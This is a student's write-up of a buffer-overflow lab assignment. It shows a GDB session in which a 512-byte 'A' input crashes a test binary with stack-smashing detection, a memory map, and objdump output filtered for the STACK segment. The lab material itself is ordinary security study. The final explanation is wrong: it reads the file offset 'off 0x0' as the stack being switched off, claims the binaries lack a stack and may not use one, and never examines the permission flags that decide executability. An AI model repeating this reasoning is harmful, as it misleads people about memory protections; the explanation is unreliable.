This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./auth3...
(gdb) run $(python2 -c 'print "A"*512')
Starting program: /home/kali/auth3 $(python2 -c 'print "A"*512')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
ERROR: password incorrect
*** stack smashing detected ***: terminated

Program received signal SIGABRT, Aborted.
__pthread_kill_implementation (threadid=<optimized out>, signo=signo@entry=6, no_tid=no_tid@entry=0)
warning: 44     ./nptl/pthread_kill.c: No such file or directory
=> 0x00007ffff7e02e5c <__pthread_kill_implementation+268>:      89 c3                   mov    ebx,ea
   0x00007ffff7e02e5e <__pthread_kill_implementation+270>:      f7 db                   neg    ebx
   0x00007ffff7e02e60 <__pthread_kill_implementation+272>:      3d 00 f0 ff ff          cmp    eax,0x
   0x00007ffff7e02e65 <__pthread_kill_implementation+277>:      b8 00 00 00 00          mov    eax,0x
   0x00007ffff7e02e6a <__pthread_kill_implementation+282>:      0f 47 c3                cmova  eax,eb
   0x00007ffff7e02e6d <__pthread_kill_implementation+285>:      e9 76 ff ff ff          jmp    0x7fff
   0x00007ffff7e02e72 <__pthread_kill_implementation+290>:      66 0f 1f 44 00 00       nop    WORD P
```

```
(gdb) info proc mappings
process 300115
Mapped address spaces:

          Start Addr           End Addr       Size     Offset  Perms  objfile
      0x555555554000     0x555555555000     0x1000        0x0  r--p   /home/kali/auth3
      0x555555555000     0x555555556000     0x1000     0x1000  r-xp   /home/kali/auth3
      0x555555556000     0x555555557000     0x1000     0x2000  r--p   /home/kali/auth3
      0x555555557000     0x555555558000     0x1000     0x2000  r--p   /home/kali/auth3
      0x555555558000     0x555555559000     0x1000     0x3000  rw-p   /home/kali/auth3
      0x555555559000     0x55555557a000    0x21000        0x0  rw-p   [heap]
      0x7ffff7d6c000     0x7ffff7d6f000     0x3000        0x0  rw-p
      0x7ffff7d6f000     0x7ffff7d97000    0x28000        0x0  r--p   /usr/lib/x86_64-linux-gnu/libc.
      0x7ffff7d97000     0x7ffff7efc000   0x165000    0x28000  r-xp   /usr/lib/x86_64-linux-gnu/libc.
      0x7ffff7efc000     0x7ffff7f52000    0x56000   0x18d000  r--p   /usr/lib/x86_64-linux-gnu/libc.
      0x7ffff7f52000     0x7ffff7f56000     0x4000   0x1e2000  r--p   /usr/lib/x86_64-linux-gnu/libc.
      0x7ffff7f56000     0x7ffff7f58000     0x2000   0x1e6000  rw-p   /usr/lib/x86_64-linux-gnu/libc.
      0x7ffff7f58000     0x7ffff7f65000     0xd000        0x0  rw-p
      0x7ffff7f65000     0x7ffff7f67000     0x2000        0x0  r--p   /usr/lib/x86_64-linux-gnu/libcr
      0x7ffff7f67000     0x7ffff7f7d000    0x16000     0x2000  r-xp   /usr/lib/x86_64-linux-gnu/libcr
      0x7ffff7f7d000     0x7ffff7f97000    0x1a000    0x18000  r--p   /usr/lib/x86_64-linux-gnu/libcr
      0x7ffff7f97000     0x7ffff7f98000     0x1000    0x31000  r--p   /usr/lib/x86_64-linux-gnu/libcr
      0x7ffff7f98000     0x7ffff7f99000     0x1000    0x32000  rw-p   /usr/lib/x86_64-linux-gnu/libcr
      0x7ffff7f99000     0x7ffff7fa1000     0x8000        0x0  rw-p
      0x7ffff7fbf000     0x7ffff7fc2000     0x3000        0x0  rw-p
      0x7ffff7fc2000     0x7ffff7fc6000     0x4000        0x0  r--p   [vvar]
      0x7ffff7fc6000     0x7ffff7fc8000     0x2000        0x0  r-xp   [vdso]
      0x7ffff7fc8000     0x7ffff7fc9000     0x1000        0x0  r--p   /usr/lib/x86_64-linux-gnu/ld-li
      0x7ffff7fc9000     0x7ffff7ff0000    0x27000     0x1000  r-xp   /usr/lib/x86_64-linux-gnu/ld-li
      0x7ffff7ff0000     0x7ffff7ffb000     0xb000    0x28000  r--p   /usr/lib/x86_64-linux-gnu/ld-li
      0x7ffff7ffb000     0x7ffff7ffd000     0x2000    0x33000  r--p   /usr/lib/x86_64-linux-gnu/ld-li
      0x7ffff7ffd000     0x7ffff7fff000     0x2000    0x35000  rw-p   /usr/lib/x86_64-linux-gnu/ld-li
      0x7ffffffdd000     0x7ffffffff000    0x22000        0x0  rw-p   [stack]
```

Assignment three

d) Generate a memory map from the previously compiled binaries

Locate the STACK segment and verify if it is executable or not. Explain why this will help/not help against the previously mounted attacks

```
┌──(kali㉿kali)-[~]
└─$ objdump -p auth0 > auth0_memory_map.txt

┌──(kali㉿kali)-[~]
└─$ objdump -p auth3 > auth3_memory_map.txt

┌──(kali㉿kali)-[~]
└─$ cat auth0_memory_map.txt |grep STACK
  STACK off    0x0000000000000000 vaddr 0x0000000000000000 paddr 0x0000000000000000 align 2**4

┌──(kali㉿kali)-[~]
└─$ cat auth3_memory_map.txt |grep STACK
  STACK off    0x0000000000000000 vaddr 0x0000000000000000 paddr 0x0000000000000000 align 2**4
```

Locating the STACK Segment the commands cat auth0_memory_map.txt | grep STACK **and** cat auth3_memory_map.txt | grep STACK **are used to search for the lines containing the string "STACK" in the respective memory map files.**

Excluding the STACK Segment the output of both commands shows that the STACK segment is "off" for both binaries. This indicates that the stack segment is not present or not defined in these binaries. Since the stack segment is not present, it cannot be executed. This is a positive security measure as it prevents potential buffer overflow attacks that exploit the executability of the stack. The absence of a stack segment might indicate that these binaries are not designed to use a traditional stack for function calls and local variable storage. They might employ alternative mechanisms for managing function calls and data.